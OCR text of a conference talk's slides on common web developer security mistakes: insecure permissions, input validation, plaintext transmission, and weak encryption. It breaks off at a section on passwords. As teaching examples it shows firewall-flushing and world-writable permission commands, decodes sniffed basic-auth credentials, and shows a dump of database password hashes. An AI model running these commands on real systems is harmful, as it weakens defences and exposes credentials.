


Web dev's common system security mistakes

Luka Z. Gerzic

BalCCon

In memoriam

Dragan D. Večerina - vecxo


CTO YubcNet

1974 - 2014


whoami

root

- Atari 520ST was my first box in ’87 :)
- Onix BBS based on RemoteAccess 2.50 & HyperSpace BlueWave network ’95-’96



- Slackware Linux & IRC from ’96, now ~~Like~~ Love Debian Linux
- 17 years working in IT
- Work as independent system architect - consultant
- Currently building IT infrastructure for some of the biggest EU/USA companies



Agenda


- Common issues
- Development process
- Architecture
- Encryption
- pa$$w0rds
- Housekeeping
- PHP functions
- Database security
- Integration of open source
- Application error handling
- Pwn box in 5 steps
- Discussion

"Computers have enabled people to make more mistakes faster than almost any invention in history, with the possible exception of alcohol and hand guns"

– Mich Radcliffe


Srsly? O.o

- Developing your own security methods
- Accessing DB's directly with user supplied information
- Focusing on components, not the whole project
- Do not care about user's passwords
- Storing data in plaintext
- Passing variables through the URL path name
- Only performing authorisation on the client side
- Assuming it won't happen to you



7 out of 10 projects

- Dev's not trained for platform they work on
- Dev's had no training on security aspects
- Do not **validate input** properly
- Do not use encryption in projects
- Included third party service(s) into project(s)
- Pushing sensitive data to GitHub
- Favorite Dev cmd: $ chmod -R 777 webfolder/*
- Use single SSH key for everything
- Forgot and/or neglected system/infrastructure side of security



Real life Examples

- *Allow user to upload "only" image files*, but then allow same user to rename files to anything
- "*We are protected, they need to login first to access our data*", but then allow users to have 3 char password or same as username
- Project didn't work so "*I used [insert search engine here] and found easy solution*", used:
  iptables -F INPUT and everything is working now.

TO: CUSTOMER SUPPORT
SUBJECT: MY SECURITY


IS MY PASSWORD SAFE FROM RUSSIAN HACKERS?

TO: CUSTOMER
SUBJECT: YOUR SECURITY

DA.

How it all begins ...

Where do you start with security?




Principles of secure coding

- Security should be integral part of app **design** process
- **All input** should be distrusted, always no matter what!
- **Simplicity** of app and infrastructure design
- All entities should be granted the **least level of privileges** enough to accomplish it’s task
- If error is encountered, ensure **app fails in secure manner**
- Application **segmentation** is useful to limit attacker range of action
- **Multi-layered security** models reduce impact of individual security bypasses

Project architecture

Imagined vs real



Example

Connecting to server in plain text mode:

```
$ curl --connect-timeout 4 --basic -u USER:PASSWORD http://
url.com/ -d 'POST DATA'
```

Here some evil dude looking into our packets on the network see:

```
T 127.0.0.1:39308 -> 127.0.0.1:80 [AP]
POST / HTTP/1.1..Authorization: Basic VVNFUjpQQVNTV09SRA==..User-
Agent: curl/7.21.3 (x86_64-pc-linux-gnu) libcurl/7.21.3 OpenSSL/
1.0.1i zlib/1.2.8 libidn/1.18..Host: localho
st..Accept: */*..Content-Length: 9..Content-Type: application/x-
www-form-urlencoded....POST DATA
```

Hmmm let's look at: **Basic VVNFUjpQQVNTV09SRA==** that looks like some base64, now let's see:

```
$ echo VVNFUjpQQVNTV09SRA== | perl -MMIME::Base64 -wlne 'print
decode_base64($_)'

USER:PASSWORD
```

Example

query on remote server:

```
mysql> select user,host,password from mysql.user;
+------------------+-----------------+-------------------------------------------+
| root             | 172.22.23.24    | *3ACDD0FD9F2856CA5CC0523B02E5CD40EE5CADC7 |
+------------------+-----------------+-------------------------------------------+
```

data collected by mitm:

```
...select user,host,password from mysql.user ,…..+….def.mysql.user.user.user.User.!.0…..@…
+….def.mysql.user.user.host.Host.!.......@...3....def.mysql.user.user.password.Password.!.
{..............".9....root.172.22.23.24)*3ACDD0FD9F2856CA5CC0523B02E5CD40EE5CADC7?....
```

query on remote server:

```
> show users;
{
      "db" : "admin",
      "credentials" : {
            "MONGODB-CR" : "e8b920b899711f750dfa82e71577c40c"
```

data collected by mitm:

```
....admin.system.users.....................@.................................._id.....admin
.siteUserAdmin..user.....siteUserAdmin..db.....admin..credentials.6....MONGODB-
CR.!...e8b920b899711f750dfa82e71577c40c...roles.:....
0.2....role.....userAdminAnyDatabase..db.....admin...
```

Encryption

- When it comes to cryptographic algorithms:
  - Proprietary or Secret algorithm = BIG FAIL
  - DES is dead, forget SHA-1 and MD5
  - Use: 3DES, AES, **scrypt, PBKDF2** or **bcrypt**
  - Secure coding: Use tested/proven lib's and PROTECT KEYS, cert's and passwords!
  - Think custom hardware, GPU, and Cloud decrypting. It is *just* matter of time and money.

"Anything encrypted with less than 128bits is considered non-secure (that means passwords with less than 22 case sensitive alphanumeric characters)."

pa$$w0rds

